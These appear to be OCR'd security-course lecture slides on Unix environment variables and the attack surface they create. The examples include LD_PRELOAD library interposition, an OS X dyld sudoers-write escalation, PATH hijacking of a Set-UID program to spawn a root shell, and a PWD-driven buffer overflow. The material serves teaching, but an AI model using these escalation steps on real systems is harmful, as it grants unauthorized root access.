# Environment Variables and Attacks

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http://www.cis.syr.edu/~wedu/seed/

## Environment Variables

- A set of dynamic name-value pairs that affect the way a process behaves
    - Through envp

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

## Environment Variables

- Through environ: a global variable

```c
#include <stdio.h>


extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

## How a Process Gets its Environment Variables

- Fork(): child process get all its parent process’s environment variables

- Execve: the third argument

```
int execve(const char *filename, char *const argv[], char *const envp[])
```

## How a Process Gets its Environment Variables


```
#include <unistd.h>

extern char ** environ;
void main(int argc, char* argv[], char* envp[])
{
  int i = 0; char* v[2]; char* newenv[3];
  if (argc < 2) return;

  // Construct the argument array
  v[0] = "/usr/bin/env";   v[1] = NULL;

  // Construct the environment variable array
  newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb";
  newenv[2] = NULL;
```

```
switch(argv[1][0]) {
  case '1': // Passing no environment variable.
     execve(v[0], v, NULL);
  case '2': // Passing a new set of environment var
     execve(v[0], v, newenv);
  case '3': // Passing all the envronment variables
     execve(v[0], v, environ);
  default:
     execve(v[0], v, NULL);
```

## How a Process Gets its Environment Variables

```
$ a.out 1     ← 不传递任何环境变量
$ a.out 2     ← 传递一组新定义的环境变量
AAA=aaa
BBB=bbb
$ a.out 3     ← 传递当前进程里所有的环境变量
SSH_AGENT_PID=2428
GPG_AGENT_INFO=/tmp/keyring-12UoOe/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=6da3e071019f...
WINDOWID=39845893
OLDPWD=/home/seed/Book/Env_Variables
```

# Memory Location for Environment Variables




# Memory Location for Environment Variables

- What if we add many environments that the memory space is not enough?
  - Move environments to other place – heap
  - environ will be updated
  - envp will not change!

## Shell Variables and Environment Variables

- They are not same, but related concepts
- Shell variables: internal variables maintained by a shell program
  - When a shell starts, for each env variable, it creates a shell variable with the same name



```
$ FOO=bar
$ echo $FOO
bar
$ unset FOO
$ echo $FOO

$
```

## Shell Variables and Environment Variables


- They are different, but shell variables can be changed to environment variables, and vice versa

```
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
$ echo $LOGNAME
seed
$ LOGNAME=bob
$ echo $LOGNAME
bob                                         // shell变量已被修改
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed                                // 环境变量没有被改变
$ unset LOGNAME
$ echo $LOGNAME
                                            // shell变量已被删除
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed                                // 环境变量依然存在
```

## Shell Variables and Environment Variables

- Shell variables affect the environment variables of child process
- When **bash** executes a new command
  - Fork() and execve()
  - It compiles **an array of name-value pairs from its shell variables** and set the third argument (envp) of execve() using this array
  - TYPE I: shell variable copied from environment variables. – if the shell variable is detected using unset, it will not appear
  - TYPE II: user-defined shell variables marked for export

## Shell Variables and Environment Variables


环境变量
从环境变量转化过来的shell变量
用户定义的shell变量 (exported)
用户定义的shell变量 (没有 exported)
Shell自定义的变量 (比如BASHPID)
Shell 的内部变量 (shell 变量)
运行shell程序的父进程
环境变量
从shell程序中启动的新的程序
子进程

## Shell Variables and Environment Variables

- Note: env command is running in a child process

```
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
$ LOGNAME2=alice         // 该shell变量没有被导出
$ export LOGNAME3=bob    // 该shell变量被导出
$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob             // 被导出的shell变量成为了子进程的环境变量
$ unset LOGNAME          // 删除该shell变量
$ env | grep LOGNAME
LOGNAME3=bob             // 被删除的shell变量没有出现在子进程的环境变量中
```

## Attack Surface Caused by Environment Variables


- Linker
- Application
    - Library
    - External Program
    - Application Code

## Attack Via Dynamic Linker

```
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

```
$ gcc -o hello_dynamic hello.c
$ gcc -static -o hello_static hello.c
$ ls -l
-rw-rw-r-- 1 seed seed     68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

# Attack Via Dynamic Linker



```
$ ldd hello_static
  not a dynamic executable
$ ldd hello_dynamic
  linux-gate.so.1 =>  (0xb774b000)
  libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
  /lib/ld-linux.so.2 (0xb774c000)
```

## Attack Via Dynamic Linker

- LD_PRELOAD/LD_LIBRARY_PATH
  - Determine where to search the libraries

```
/* mytest.c */
#include <unistd.h>

int main()
{
  sleep(1);
  return 0;
}
```

```
$ gcc mytest.c -o mytest
$ ./mytest
$               ← 等待一秒钟后
```

Sleep.c

```
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

```
$ gcc -c sleep.c
$ gcc -shared -o libmylib.so.1.0.1 sleep.o
$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ ./mytest
I am not sleeping!    ← 我们的库函数被调用了!
$ unset LD_PRELOAD
$ ./mytest
$          ← 等待一秒钟后
```

## Attack Via Dynamic Linker

- What if the program is a Set-UID one?
    - Our attack fails. Why?
    - Ld-linux.so will ignore LD_PRELOADED if real UID is different from effective UID


```
$ sudo chown root mytest
$ sudo chmod 4755 mytest
$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ ./mytest
$          ← 等待一秒钟后
```

## Attack Via Dynamic Linker

- A real case: OSX Dynamic Linker
- Since OSX 10.10, Apple introduces  new environment variable for dyld, its dynamic linker
- DYLD_PRINT_TO_FILE: user to specify a file name, and dyld can write its logging out to the file. If the program is a SET-UID program, malicious users can write to /etc/passwd file. However, users cannot control its program
- Another bug: linker does not close the log file and leaks its to child process - file-description leakage

# Attack Via Dynamic Linker

- How to attack: su
    - Su is a Set-UID program. After it finishes, it will discard the root privileges by setting its effectiveness UID to a normal one, and spawn a shell with new user



```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

## Attack Via External Program

- Two ways to execute external program: system() and execve()

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}
```

```
/* our malicious "calendar" program */
#include <stdlib.h>
int main()
{
    system("/bin/bash -p");
}
```

## Attack Via External Program

```
$ gcc -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ vul                               ①
   December 2015
Su Mo Tu We Th Fr Sa
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
$ gcc -o cal cal.c
$ export PATH=.:$PATH               ②
$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
$ vul
#              ← 得到了有 root 权限的 shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

## Attack Via Application Code


- Change PWD and case buffer overflow!

```
/* prog.c */

#include <stdio.h>
#include <stdlib.h>

int main(void)
{
   char arr[64];
   char *ptr;

   ptr = getenv("PWD");
   if(ptr != NULL) {
       sprintf(arr, "Present working directory is: %s", ptr);
       printf("%s\n", arr);
   }
   return 0;
```

```
$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
$ gcc -o prog prog.c
$ export PWD="Anything I want"
$ prog
Present working directory is: Anything I want  ①
```

## Set-UID vs Service

- Which one is better from the perspective of security?
- Set-UID is not used by Android


普通用户进程
环境变量
特权进程
(帮用户执行特权操作)
(a) Set-UID 机制
特权用户进程
环境变量
特权进程
(帮用户执行特权操作)
请求服务
普通用户进程
(b) 服务机制